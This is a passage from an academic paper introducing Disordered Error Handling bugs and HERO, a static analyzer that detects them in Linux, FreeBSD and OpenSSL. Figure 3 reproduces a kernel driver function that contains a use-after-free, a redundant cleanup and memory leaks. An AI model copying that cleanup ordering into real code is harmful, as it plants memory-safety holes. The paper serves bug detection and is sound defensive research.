Qiushi Wu, Aditya Pakki, Navid Emamdoost, Stephen McCamant, and Kangjie Lu
University of Minnesota

Abstract

Software programs may frequently encounter various errors such as allocation failures. Error handling aims to gracefully deal with the errors to avoid security and reliability issues, thus it is prevalent and vital. However, because of its complexity and corner cases, error handling itself is often erroneous, and prior research has primarily focused on finding bugs in the *handling* part, such as incorrect error-code returning or missing error propagation.

In this paper, we propose and investigate a class of bugs in error-handling code from a different perspective. In particular, we find that programs often perform "cleanup" operations before the actual error handling, such as freeing memory or decreasing refcount. Critical bugs occur when these operations are performed (1) in an incorrect order, (2) redundantly, or (3) inadequately. We refer to such bugs as *Disordered Error Handling* (DiEH). Our investigation reveals that DiEH bugs are not only common but can also cause security problems such as privilege escalation, memory corruption, and denial-of-service. Based on the findings from the investigation, we then develop a system, HERO (Handling ERrors Orderly), to automatically detect DiEH. The core of HERO is a novel technique that precisely pairs both common and custom functions based on the unique error-handling structures, which allows us to infer expected cleanup functions. With HERO, we found 239 DiEH bugs in the Linux kernel, the FreeBSD kernel, and OpenSSL, which can cause security and reliability issues. The evaluation results show that DiEH is critical and widely exists in system software, and HERO is effective in detecting DiEH. We also believe that the precise function pairing is of independent interest in other research areas such as temporal-rule inference and race detection.

1 Introduction

A program may encounter various errors at runtime, including hardware errors (e.g., disk corruption), software errors (e.g., an unlock without a lock), and invalid inputs. To avoid crashes and insecure operations, the error-handling mechanisms capture and gracefully deal with errors. As such, error handling plays a key role in ensuring the security and reliability of programs. Also, error-handling code is very prevalent; for example, according to our study, there are more than 400K occurrences of error handling in about 18K source files in the Linux kernel.

Unfortunately, error-handling code itself is often erroneous. In particular, EIO [18] even shows that error-handling code is "occasionally" correct. After checking the latest 100 CVE-assigned vulnerabilities [41] in the Linux kernel, we also found that at least 34% of them are related to incorrect error handling. Critically, erroneous error handling may result in many security issues such as use-after-free [11], information leakage [10], and denial-of-service [9].

The error-prone nature of error-handling code stems from several reasons. First, the error-handling code often deals with corner cases that are less likely to occur during normal execution. This results in two problems: Bugs in the error-handling code are often not triggered or noticed, and developers tend to overlook such rare cases. We argue that, in adversarial scenarios, attackers can intentionally trigger error-handling code through techniques like memory exhaustion [60] and fault injection [44]. Thus the bugs can be equally critical to the ones in normal code. Second, traditional dynamic testing, such as fuzzing, cannot adequately cover the majority of error-handling code because errors are hard to trigger in fuzzing. Third, error handling often involves special and complicated logic, which poses significant challenges to correct implementation.

Developers in low-level languages mainly use four error-handling primitives. (1) Terminating execution. When an error is critical, the error handling terminates the execution to avoid attacks or data/file corruption. (2) Printing error messages. The code prints out the details about the error for users to investigate further. In this case, the error is less critical, so that the execution can continue. (3) Passing error upstream. The function encountering the error passes the error back to the callers and expects the callers to handle it

further. (4) Fixing errors. When the error is fixable, the error handling can directly fix it (e.g., resetting the size value) and continue.

Prior research thus has primarily focused on detecting bugs only in the "handling." For example, Rubio-González et al. [45] and EIO [18] proposed static-analysis approaches to detect error-propagation bugs in file systems, i.e., if error codes are passed correctly. APEx [20], ErrDoc [53], and EPEx [19] also check if errors are identified and handled in the callers. Although a few previous works attempted to check the operations before the handling, they are limited to only missing-operation cases. For example, Hector [48] detects missing memory release, and RID [28] detects missing refcount decrease. To the best of our knowledge, none of them could detect other bugs associated with the operations in error paths before handling, such as cases in which the operations are present but in an incorrect order or redundant. To fill this blank area, in this work, we aim to systematically study and detect the bugs of problematic operations in error paths.

1.1 Contributions

In this paper, we first propose a class of error-handling bugs from a different perspective and then develop an effective detection system with multiple new techniques.

Proposing DiEH bugs. While prior research primarily focused on the "handling" part, we find that, in the error paths, programs often perform "cleanup" operations before actually handling the errors. For the example shown in Figure 1, when the function `video_register_device()` (line 13) encounters an error, the code releases the pointer `vfd` (line 24) and unregisters the device (line 26) before passing the error to its caller. As the cleanup operations, these functions must be called correctly; otherwise, the program is vulnerable to bugs such as use-after-free. Buggy cases include calling cleanup functions (1) in an incorrect order, (2) redundantly, and (3) inadequately. We refer to such bugs as *Disordered Error Handling* (DiEH). While prior research studied inadequate error handling such as missing memory release [48] and missing refcount release [28], redundant and incorrect-order error-handling problems are unexplored.

An in-depth study of DiEH. Although the impacts and results of DiEH are known types of bugs like double-free and memory leak, it represents the root causes of a wide class of error-handling bugs from a different perspective, so we first define it and conduct an in-depth study of DiEH in multiple aspects: causes, commonness, categories, and criticalness. Specifically, DiEH is hard to avoid because (1) cleanup functions are often custom and are hard to use correctly, and (2) the error-handling code can be highly complex and involve corner cases. As a result, DiEH bugs are a common occurrence in complex programs like OS kernels. DiEH bugs can cause multiple types of security impacts, such as privilege escalation, memory corruption, information leakage, and denial-of-service, as will be detailed in §2.2.5.

Precise function pairing analysis. Our study also shows that the key to detecting DiEH is to precisely determine which cleanup functions should be called to handle the corresponding functions in the normal paths, i.e., to identify function pairs. However, function pairing is a challenging problem because such functions are abundant, diverse, and highly customizable. Moreover, the pairing rules are typically undocumented, so pairing is hard for even manual analysis. To address this problem, we propose a new technique so-called *delta-based pairing* (see §4) that precisely identifies both common and custom functions that should appear pairwise by exploiting unique error-handling structures. We believe our pairing analysis is of independent interest in other research areas such as temporal-rule inference and race detection.

An effective detection system—HERO. Based on our empirical study of DiEH bugs, we identify three challenges in their detection. First, DiEH represents the root causes of a wide class of semantic bugs in error-handling code from a different perspective, so the detecting rules are undefined yet. Second, a DiEH case may not be harmful, so we need to distinguish and remove harmless cases. Third, by nature, code paths containing DiEH bugs often involve path conditions (e.g., return-value checks), so path-feasibility testing is required to ensure that the paths are valid. To address these problems, we model DiEH and propose HERO ((Handling ERrors Orderly)). HERO is equipped with multiple techniques such as *scalable symbolic summaries* for eliminating infeasible paths and *dependency reasoning* for removing harmless incorrect-order DiEH cases. HERO also provides rankings to facilitate the final manual confirmation for DiEH bugs.

Open-source implementation and new bugs. We implemented HERO on top of LLVM-10 and plan to open-source it. HERO is scalable and effective. By applying it to the Linux kernel, the FreeBSD kernel, and the OpenSSL library, we found 239 new DiEH bugs, most of which can cause critical security issues to billions of devices running these applications. We reported these bugs and fixed most of them by working with the maintainers. The results confirm that DiEH bugs are indeed common and security-critical.

2 Background and Study

In this section, we discuss the unique structures of error handling and present our study of DiEH.

2.1 Error handling and function pairs

In case of an error, functions usually first clean up or handle the previous operations, e.g., releasing memory, before actually handling the error (e.g., returning an error code to their callers). Unwinding previous operations is however

```
1  /* drivers/media/platform/s5p-g2d/g2d.c */
2  static int g2d_probe(struct platform_device *pdev) {
3      ...
4      ret = v4l2_device_register(&pdev->dev, &dev->v4l2_dev);
5      if (ret)
6          goto unprep_clk_gate;
7      vfd = video_device_alloc();
8      if (!vfd) {
9          ret = -ENOMEM;
10         goto unreg_v4l2_dev;
11     }
12     ...
13     ret = video_register_device(vfd, VFL_TYPE_VIDEO, 0);
14     if (ret)
15         goto rel_vdev;
16     ...
17     dev->m2m_dev = v4l2_m2m_init(&g2d_m2m_ops);
18     if (IS_ERR(dev->m2m_dev))
19         goto unreg_video_dev;
20     ..
21 unreg_video_dev:
22     video_unregister_device(dev->vfd);
23 rel_vdev:
24     video_device_release(vfd);
25 unreg_v4l2_dev:
26     v4l2_device_unregister(&dev->v4l2_dev);
27 unprep_clk_gate:
28     ...
29 }
```

Figure 1: Example of the error-handling structure.

error-prone. To understand the characteristics of the handling of previous operations, we introduce the idea of leader and follower functions and use an example to describe the error-handling structure.

Leader and follower functions. Resources such as memory and locks are limited. As such, an operation against a resource, such as memory allocation, is typically accompanied by another operation that balances or recovers the resource. We define a function as a leader function if it initiates an operation against a resource. The operation typically either acquires or changes the state of the resource. Correspondingly, we define a function as a follower function if it recovers the resource. The leader function and the corresponding follower function constitute a *function pair*. Common function pairs include allocation/deallocation, lock/unlock, refcount increase/decrease, etc. As an example, Figure 1 shows three pairs of functions. The first pair is `v4l2_device_register()` and `v4l2_device_unregister()`, which initializes and cleans up the related objects such as refcounts and locks. The second pair is `video_device_alloc()` and `video_device_release()`, which allocates and releases the memory for video devices. The third pair is `video_register_device()` and `video_unregister_device()` whose functionality is similar to the first function pair.

Unique error-handling structure—EH stacks and deltas. We identify a unique and common error-handling structure and refer to it as *EH stacks and deltas*. We use the example in Figure 1 to illustrate the structure. In the error paths, follower functions are called to handle leader functions in a "stack" manner (i.e., the last follower corresponds to the first leader). In EH stacks, we use unfilled circles to represent the functions in the normal paths, gray-filled circles to show the functions in the error paths, and black-filled circles to indicate the errors or error checks. In the example, `v4l2_device_register()`, `video_device_alloc()`, and `video_register_device()` are leader functions and are called sequentially: 4–7–13. In case of an error in `v4l2_m2m_init()`, 17, the error path is 22–24–26. In the path, the corresponding follower functions are called in reverse order, hence we call the structure *EH stack*. Due to the complexity of error handling and the poor design of certain follower functions, in practice, the structure may not be honored, leading to DiEH.

In this example, there are multiple EH stacks, two of which are: 4–7–26 (path 1) and 4–7–13–24–26 (path 2). When we compare the unfilled lines and gray-filled lines in these two EH stacks, we can obtain the difference which is 7–24. We call the difference an *EH delta*. In this particular case, the delta consists of only one leader function and one follower function. As such, we can infer that functions `video_device_alloc()` and `video_device_release()` are a *function pair*. The inference does not require any domain knowledge or understanding semantic structure, thus it can be automated. In HERO, we will leverage EH stacks and deltas to precisely pair functions.




Figure 2: The EH stacks of the function in Figure 1. EHS = EH stack, EP = error path, NP = normal path, Δ = the EH delta of EHS_i and EHS_{i-1} where the EH stacks are numbered in the "#" column.

2.2 Disordered Error Handling

In this subsection, we present the definition, categorization, causes, and security impacts of DiEH.

2.2.1 Definition of DiEH

DiEH represents cases in which the follower functions are called in an incorrect order, redundantly, or inadequately. Thus, a DiEH case occurs if it satisfies the three conditions: (1) a function contains at least one error paths, (2) the function has at least one leader functions, and (3) in some error paths, the corresponding follower functions are not called in order, exactly once, or adequately. Informally, we define a DiEH case as follows.

Definition 1 *Let EP be an error path in a function, [LD] be the list of leader functions in EP, [FL] be the actual list of*

follower functions in EP. Suppose [FL]′ is the expected list of follower functions to appear in EP based on the foreknowledge of function pairs, then:

$\exists DiEH \in EP$, *if* $[FL] \neq [FL]'$

Specifically, [FL] ≠ [FL]′ can occur due to three situations. (1) [FL] and [FL]′ contain the same set of follower functions but in different orders. (2) One or more follower functions are in [FL]′ but not in [FL]. (3) One or more follower functions are in [FL] but not in [FL]′. Based on the definition, we identify the key challenge in detecting DiEH as collecting [FL]′, which requires the foreknowledge of function pairs. In §4, we describe our new technique, which precisely identifies function pairs.

```
1  /* drivers/media/platform/rockchip/rga/rga.c */
2  static int rga_probe(struct platform_device *pdev) {
3    ...
4    pm_runtime_enable(rga->dev);
5    ...
6    ret = v4l2_device_register(&pdev->dev, &rga->v4l2_dev);
7    if (ret)
8      goto err_put_clk;
9    vfd = video_device_alloc();
10   if (!vfd) {
11     ...
12     goto unreg_v4l2_dev;
13   }
14   ...
15   rga->vfd = vfd;
16   ...
17   rga->m2m_dev = v4l2_m2m_init(&rga_m2m_ops);
18   if (IS_ERR(rga->m2m_dev)) {
19     ...
20     goto unreg_video_dev;
21   }
22   ...
23   /* Create CMD buffer */
24   rga->cmdbuf_virt = dma_alloc_attrs(...);
25   rga->src_mmu_pages = (unsigned int *)__get_free_pages(...);
26   rga->dst_mmu_pages = (unsigned int *)__get_free_pages(...);
27
28   ret = video_register_device(vfd, VFL_TYPE_VIDEO, -1);
29   if (ret) {
30     v4l2_err(&rga->v4l2_dev, "Failed to ...");
31     goto rel_vdev;
32   }
33   ...
34   return 0;
35
36 rel_vdev:
37     video_device_release(vfd);
38 unreg_video_dev:
39     video_unregister_device(rga->vfd);
40 unreg_v4l2_dev:
41     v4l2_device_unregister(&rga->v4l2_dev);
42 err_put_clk:
43     pm_runtime_disable(rga->dev);
44     return ret;
45 }
```

Figure 3: An example showing various new DiEH bugs, found by HERO, in a single function in the Linux kernel.

2.2.2 Classification of DiEH bugs

In §2.2.1, we present three situations that result in [FL] ≠ [FL]′. In this section, we present concrete cases for them.

Incorrect-order follower functions. Using correct follower functions but in an incorrect order can cause security bugs. For example, Figure 3 contains a use-after-free bug caused by using the follower functions in an incorrect order. The function `video_device_alloc()` is called in line 9, which is before the function call of `video_register_device()` in line 28. Thus, the corresponding follower function `video_device_release()` should be called after `video_unregister_device()`. However, the error path starting from line 31 calls `video_device_release()` before `video_unregister_device()`. This incorrect-order DiEH results in a use-after-free because `rga->vfd` is an alias of `vfd` (line 15), and line 39 uses `rga->vfd` which uses the memory freed by line 37.

Redundant follower functions. Follower functions of a leader function might be called redundantly. This can happen when either multiple follower functions are called by mistake, or a follower can actually correspond to multiple leader functions, which confuses developers. For example, in Figure 3, the follower function `video_unregister_device()` (line 39) is called even when the call of its leader function `video_register_device()` (line 28) returns an error, which is unnecessary, leading to a redundant DiEH bug. A correct case is to call `video_unregister_device()` *only* when its leader function `video_register_device()` succeeds. Common issues resulting from redundant DiEH include double free, double unlock, double refcount, etc.

Inadequate follower functions. This situation refers to that necessary follower functions are missing. Common cases include missing release, missing unlock, missing refcount decrease, etc. For example, Figure 3 also contains several missing-release bugs. When the call of the function `video_register_device()` failed (line 28), pointers `rga->cmdbuf_virt`, `rga->src_mmu_pages`, and `rga->dst_mmu_pages` are not released, which are allocated in lines 24, 25, and 26. These bugs are common, and the Linux kernel has more than two thousand patches to fix inadequate follower functions. Prior research has studied such inadequate follower functions like missing resource release [48]; however, the other two situations, incorrect-order and redundant follower functions remain unexplored.

2.2.3 Causes of DiEH

In this section, we summarize three major causes of DiEH based on our empirical analysis, which are hard to avoid.

Poor design of follower functions. Different programmers have various programming habits. Some follower functions are hard to use if they do not follow the programming convention. For example, functions `pm_runtime_get_sync()` and `kobject_init_and_add()` are called many times in the Linux kernel, but they are actually poorly designed. Both of these functions would increase the kernel refcount, even when they failed, violating good design practice. Some Linux maintainers we interacted with even complained that *"if you follow the common convention, you will get it wrong."* Though patterns

and anti-patterns in API design are widely discussed [46], factors such as a need for backward compatibility and a large developer base makes API design a challenge.

Complexity and dependency of cleanup operations. Error paths are prevalent in a large program, and each may contain various cleanup operations (follower functions). Our analysis shows that, in the Linux kernel, there are more than 120K intra-procedural error paths, and `61.6%` of them include at least one follower function, and on average, there are 2.46 follower functions per error path. The most complex error path contains 143 follower functions. More critically, some follower functions are dependent on each other, e.g., a parameter of a memory-release function is a nested field of a parameter of another function. The dependency requires the follower functions to be called in a specific order.

Custom follower functions. Different modules employ different leader and follower functions. We determined that about 80% of function pairs in the Linux kernel are custom (§7.1). These function pairs are defined and used within a specific module such as a driver. Avoiding DiEH bugs requires programmers to be knowledgeable about all the custom functions, which is a burden.

2.2.4 Prevalence of DiEH

It is hard to avoid DiEH due to the causes mentioned in §2.2.3. After manually checking 100 CVE-assigned vulnerabilities in 2019 from the Linux kernel, we found that DiEH causes 22 of them. Further, after checking the patches over the past two years from the Linux kernel, we found 42% of memory leaks and 45% of double-free bugs are due to DiEH. These results indicate that DiEH bugs are prevalent in the OS kernels, and can cause a wide range of security impacts. By employing a systematic detection, we expect to find many DiEH bugs.

2.2.5 Security Impacts of DiEH

Most DiEH bugs can cause severe security impacts, depending on their contexts. Common security impacts of DiEH include use-after-free, double-free, NULL-pointer dereference, deadlock, memory leak, refcount leak, etc. In the following, we showcase how DiEH leads to critical security issues.

Memory corruption. DiEH bugs often cause critical memory corruption such as use-after-free, double free, and NULL-pointer dereference. In Figure 3, we have shown how an incorrect-order DiEH leads to a use-after-free. Also, redundant and inadequate DiEH can lead to memory corruption. For example, CVE-2019-15504 [32] is a double-free vulnerability in the Linux kernel caused by redundant DiEH. This vulnerability has the highest CVSS score (10), which may be exploited remotely to compromise the system. CVE-2019-15292 [31] is a use-after-free vulnerability in the Linux kernel caused by inadequate DiEH. This vulnerability also has the highest CVSS score (10), which can compromise the confidentiality, integrity, and availability of the system. Further, DiEH is a source for NULL-pointer dereference. For example, CVE-2019-15923 [34] is a NULL-pointer dereference vulnerability in the Linux kernel, which is caused by inadequate DiEH.

Privilege escalation. DiEH can cause privilege escalation, which is considered one of the most critical security problems. CVE-2019-5607 [37] and CVE-2016-0728 [30] are refcount-leak bugs found in FreeBSD and the Linux kernel. Both bugs can cause privilege escalation because an overflowing reference count triggers a use-after-free. Similarly, CVE-2019-0685 [29, 39] is a refcount-leak vulnerability in Windows, which can be exploited to launch privilege-elevation attacks. These results show that DiEH can also compromise the confidentiality and integrity of OS systems.

Denial-of-Service. The most common security impact of inadequate follower functions is resource leak such as memory leak and refcount leak. Memory leaks in the OS kernels are considered critical because they can crash the whole system and lead to Denial-of-Service (DoS) [33, 35]. Figure 3 is vulnerable to a memory leak in case `video_register_device()` fails.

3 Overview

Based on the study, we develop an effective detection system for DiEH bugs. In this section, we first discuss the challenges in identifying DiEH, and then outline our solutions.

3.1 Challenges in Identifying DiEH

While prior research [28, 48] attempted to detect cases of inadequate follower functions, cases of incorrect-order and redundant follower functions remain unexplored. Systematically detecting DiEH bugs involves three major challenges.

Analysis of error-handling structures. HERO first needs to analyze the error-handling structures, so as to extract EH stacks and deltas, which will be leveraged to identify function pairs. In particular, HERO needs to: (1) identify the normal paths (e.g., ④, ⑦, and ⑬ in Figure 1) and error paths (e.g., ㉒, ㉔, and ㉖ in Figure 1) in a function, (2) identify the leader and follower functions in the normal and error paths.

Normal and error paths are often interleaved in the program. Thus, to identify and distinguish them, we need to know their demarcation points, which is a non-trivial task. In a function, there may be many normal and error paths, but only some of them should be associated together. Thus, we should map the normal paths to their corresponding error-paths. Further, numerous functions are called in normal and error paths, but not all of them should be called in pairs. Therefore, we need to extract the leader functions from normal paths and follower




Figure 4: An overview of HERO. It has four steps; by taking the source code of a program, it automatically reports ranked DiEH bugs. CFG = Control flow graph, CG = call graph, EHG = error-handling graph, EHS = error-handling stack, LF = leader function, FF = follower function, FPL = function-pair list, Sym sum = symbolic summary.

functions from the corresponding error paths. More importantly, as we will describe in §4, the pairing of a leader and a follower function can be either conditional or unconditional. A precise pairing analysis requires distinguishing them, which is hard.

Function-pair identification. According to our definition of DiEH (§2.2.1), the detection of DiEH is essentially checking [FL] $\neq$ [FL]′, which requires the foreknowledge of leader-follower function pairs. This would previously require domain knowledge or manual efforts, and its automation is a significant challenge. In particular, programs tend to extensively use custom functions—defined and used in a specific module. Such functions have a limited number of uses, so existing mining-based inferences may not work. In fact, our study estimates that 80% of follower functions in the Linux kernel are custom. Moreover, there are a number of different classes of leader-follower pairs, such as allocation/deallocation, lock/unlock, getter/putter, and register/unregister. As a result, previous works (e.g., [15, 61]) either assume that function pairs are provided or only target a specific class of common pairs.

Elimination of harmless DiEH cases. The checking of "[FL] $\neq$ [FL]′" returns DiEH cases which may not be harmful, i.e., false positives. There are two major causes of harmless DiEH cases. First, by nature, the path of an EH stack often involves path constraints (i.e., return-value check). A path is infeasible if conflicting constraints exist. The intuitive solution, symbolic execution, may not work in complex programs. Second, for the incorrect-order DiEH cases if the follower functions are independent, their order does not matter. Therefore, for these incorrect order DiEH cases, we need to understand the potentially complicated data dependencies among different follower functions to determine potential bugs. Note that redundant and inadequate DiEH cases do not have this challenge because they are independent of ordering.

3.2 HERO Techniques

To address the challenges, we propose multiple new techniques. In this section, we briefly introduce them.

Understanding error-handling structures. To identify function pairs, HERO first automatically understands the error-handling structures and represents them with a graph. This technique starts with identifying *error checks*. An error check is basically an `if` statement that checks whether a function returns an error code. For example, lines 5, 8, 14, and 15 are error checks in Figure 1. With the identified error checks, we can identify normal paths and error paths—the code path prior to the error check is the normal path, while the taken path (as opposed to the fall-through) of the error check is the error path. This technique also identifies leader and follower functions on the normal and error paths by removing irrelevant functions (e.g., via dependency analysis), and stores all the information in a graph, referred to as the error-handling graph or *EHG*. We will present details of the technique in §4.1.

Pairing functions with EH deltas. To identify function pairs in a program, we propose delta-based analysis, which can precisely pair functions even when they are custom (i.e., only with a small number of occurrences). The key insight is that follower functions in the error path are called in a specific (reverse) order, corresponding to the leader functions in the normal path, which constitutes EH stacks, as shown in Figure 2. More importantly, when we compare two *adjacent* EH stacks, we naturally obtain the EH delta, which oftentimes has only one leader function and one follower function—therefore, we can infer that this follower function is paired to the specific leader function. For example, by comparing EH stacks 1 and 2 in Figure 2, we obtain the EH delta, ④–㉖, which constitutes a function pair. Similarly, EH stacks 2 and 3 generate the EH delta, ⑦–㉔, forming another function pair. To further improve the pairing precision, we propose *EH-stack calibration* to distinguish conditional and unconditional pairs. Details are presented in §4.

Detecting DiEH bugs with identified pairs. To detect DiEH bugs, we first detect DiEH cases, and then remove infeasible and harmless cases to report DiEH bugs. HERO detects DiEH cases by comparing the follower function list `[FL]` with the expected follower function list `[FL]′`. To remove infeasible DiEH cases, we propose a scalable *symbolic summary* for conflicting constraints, which helps eliminate infeasible paths. In addition, to remove harmless incorrect-order DiEH cases, we propose *follower-dependency reasoning*, which finds independent follower functions whose order does not matter. Finally, we provide a ranking of detected DiEH bugs to facilitate manual confirmation. More design details will appear in §5.

3.3 The HERO Framework

We now briefly introduce the workflow of HERO, shown in Figure 4. HERO consists of four steps. (1) *Preparing the analysis environment.* HERO first prepares the analysis environments by compiling the source code to LLVM IRs (bitcode files), and building the control-flow graph (CFG) and call-graph (CG) for the program. (2) *Constructing error-handling graph.* Second, HERO analyzes the unique error-handling structures to extract errors and EH stacks for each function. After that, the HERO constructs an EHG to record all the information. (3) *Leader-follower pairing.* Third, based on the EH stacks, the HERO computes the EH deltas and leverages them to pair functions. (4) *DiEH detection.* Finally, based on function pairs and the EHG, HERO detects DiEH bugs in the program. As a result, HERO reports the DiEH bugs. The reports include details such as disordered situations and suggested fixes.

4 Delta-Based Precise Function Pairing

A key challenge to detect DiEH bugs involves identifying function pairs including custom ones. We propose a novel technique that leverages the unique error-handling structure—EH stacks and deltas—to precisely pair functions. In this section, we present the design of the pairing analysis.

4.1 Extracting Error-Handling Structures

Identifying error checks, normal and error paths. To extract EH stacks of a function, we first identify error checks to collect normal paths and error paths. To identify error checks, we collect common error codes such as `ENOMEM`, and common error-handling functions such as `pr_err()` and `panic()`; §6 presents more details. Such error codes and error-handling functions are typically uniformly defined in dedicated header files. HERO regards a path as an error path if it returns an error code or a NULL pointer, or calls at least one error-handling functions. This design is consistent with existing works [19, 20, 27, 48].With the identified error checks, we naturally collect both normal paths and error paths of each error check. A path is represented with a list of code blocks, and a function can potentially contain a large number of paths.

Filtering follower functions by removing noises. Not all the functions in the normal and error paths should be paired, e.g., `kprintf()`. Therefore, we want to remove irrelevant functions. We first remove noisy functions in the error paths, i.e., filtering follower functions. We observe that unlike normal paths, error paths tend to be much simpler, in which irrelevant functions are typically commonly used error-messaging (e.g., `dev_err()`) and exiting (e.g., `panic()`) functions. Therefore, we remove such functions, and details are presented in §6.

Filtering leader functions through data dependency. Compared to error paths, normal paths are more complicated, which call diverse functions. As such, we instead employ data dependency to filter potential leader functions, given that we have already selected potential follower functions mentioned above. The insight is that follower functions clean up resources obtained by or operations performed by leader functions; a leader function and the corresponding follower function should be connected through variables. For example, `kfree()` takes the pointer returned by `kmalloc()` as the parameter. With the insight, we select potential leader functions based on data dependencies on the selected follower functions. Specifically, if the return value or a parameter of a function is used by a follower function, we select it as a potential leader function. To be conservative, our dependency analysis is field-insensitive. That is, different fields of an object are also considered dependent.

Constructing EH stacks. With the potential leader and follower functions collected, we next construct EH stacks. An EH stack consists of three parts: `<ERROR, [LD], [FL]>`. Here, [LD] is a non-empty list of leader functions, which are in the normal path; [FL] is a non-empty list of follower functions, which are in the error path; ERROR is the call-site to the error-generating function corresponding to the error check. We bypass the path-explosion problem by collecting EH stacks using intra-procedural analysis.




Figure 5: Constructing the EHG for the function in Figure 1. EHS = EH stack. With the EHG, we can quickly find adjacent EH stacks to compute EH deltas.

Building error-handling graph. To record all the identified error-handling information for a function, we then build an error-handling graph (EHG). Another purpose of building EHG is to also capture the adjacency of EH stacks, which facilitates the pairing analysis. The nodes of the EHG are EH stacks. Edges are added to connect the EH stacks based on the control-flow dependencies of the error checks associated with the EH stacks.

Specifically, given a function, to build the EHG, HERO first constructs the nodes by identifying all the basic blocks that include an error check. Then from a selected basic block and its error check, HERO collects all the EH stacks associated with this error, and further records these EH stacks into the nodes of EHG. After that, HERO traverses the CFG and connects these nodes in the EHG based on their control-flow relationship. Figure 5 shows an example of creating the EHG based on the control-flow graph (CFG) of the function in Figure 1. Four shadow nodes, which mark lines 4-5, 7-8, 13-14, and 17-18 in the CFG, indicate the code blocks containing error checks.

4.2 Delta-Based Pairing Analysis

In §4.1, we extract EH stacks and build the EHG. In this section, we present how we perform the delta-based pairing analysis, which computes EH deltas by comparing two adjacent EH stacks to precisely identify function pairs.

Computing EH deltas. As already described in §3.2, we leverage EH deltas to precisely identify function pairs because EH deltas often precisely capture an extra leader function and the extra follower function. To compute the EH deltas, we pick each two adjacent EH stacks from the EHG and compare them to generate the delta. In less than 5% of cases, an EH delta contains more than one leader or follower functions; in this case, we still try to pair them but in reverse order with the help of data-dependency analysis. That is, for the last follower function, it will be paired to the first leader function if they have data dependencies; otherwise, we would try to pair it with the second leader function. Following this order, and if finally, this follower cannot be paired with any leader function, we would further calibrate the EH stack (shown in the next paragraph) and try to pair it with the error-generating function. HERO would drop the leader or follower functions if they eventually cannot be paired, which is uncommon. Note that HERO may pair one leader to multiple follower functions, and vice versa, which means that the pairing output is "many-to-many" mapping between leader and follower functions.




Figure 6: Calibrating EH stack. EHS = EH stack.

Calibrating EH stacks. Before we present the pairing algorithm, we first describe the challenge. We divide function pairs into two categories – *conditional pair* and *unconditional pair*. In most cases, function pairs are conditional. That is, a follower function is necessary only when the leader function succeeds. For example, if `kmalloc()` fails, `kfree()` is unnecessary. However, there are also some unconditional pairs. That is, despite the failure of the leader function, the corresponding follower function is still required. For example, as mentioned in [6], when `kobject_init_and_add()` fails, its follower function `kobject_put()` is still required to clean up the related objects. To correctly construct EH stacks, we must distinguish conditional and unconditional function pairs; otherwise, the pairing results would be unreliable.

We propose to calibrate the EH stacks, which identifies unconditional pairs and adjusts EH stacks. The idea is based on an observation that an unconditional pair will result in an extra follower function in the EH delta of two adjacent EH stacks. Therefore, we detect unconditional pairs based on such extra follower functions. Once unconditional pairs are detected, we adjust EH stacks by extending their normal paths to contain the error-generating functions. We use Figure 6 to illustrate the calibration. EHS_1 and EHS_2 are adjacent in the EHG. By comparing them, we find that the leader function ②, and two follower functions ⑥ and ⑦ show up on the EH delta, in which an extra follower exists. After checking the data dependencies between ❸ and ❻, we deem that ❸ is an unconditional leader function, and functions ③ and ⑥ constitute an unconditional pair. We thus calibrate EHS_2 by including ③ in its normal path. This way, HERO effectively eliminates noises introduced by unconditional pairs.

The pairing algorithm. Putting the steps together, HERO first traverses the EHG to get each EH stack and its successor in the EHG; these are two adjacent EH stacks. Specifically, HERO analyzes every path and differentiates error paths from normal ones to collect adjacent EH stacks. As such, HERO handles conditionals—if there is a conditional statement, HERO will simply collect two paths. Then, HERO calculates their EH delta. If the EH delta indicates an unconditional pair, HERO calibrates the EH stack and re-calculates the EH delta. Using the EH deltas, HERO collects the function pairs. The output of this algorithm is a list of potential function pairs. Note that this algorithm also includes a ranking mechanism that will be presented in §6.

5 Detection of Disordered Error Handling

With the identified function pairs and constructed EHG, HERO automatically detects DiEH bugs. The detection works with two phases: detecting DiEH cases, and reporting DiEH bugs by removing infeasible and harmless cases.

Detecting DiEH cases. HERO employs an intra-procedural, flow-sensitive static analysis to check each path and its cor-

responding EH stack in functions. At a high level, each EH stack contains a list of leader functions `[LD]` as well as a list of follower functions `[FL]`; after that, HERO computes the expected list of follower functions `[FL]`′ and compares it with `[FL]`. HERO reports cases in which [FL] ≠ [FL]′ as DiEH cases. HERO also categorizes the DiEH into incorrect-order, redundant, and inadequate cases based on the classification rules presented in §2.2.3.

5.1 From DiEH Cases to DiEH Bugs

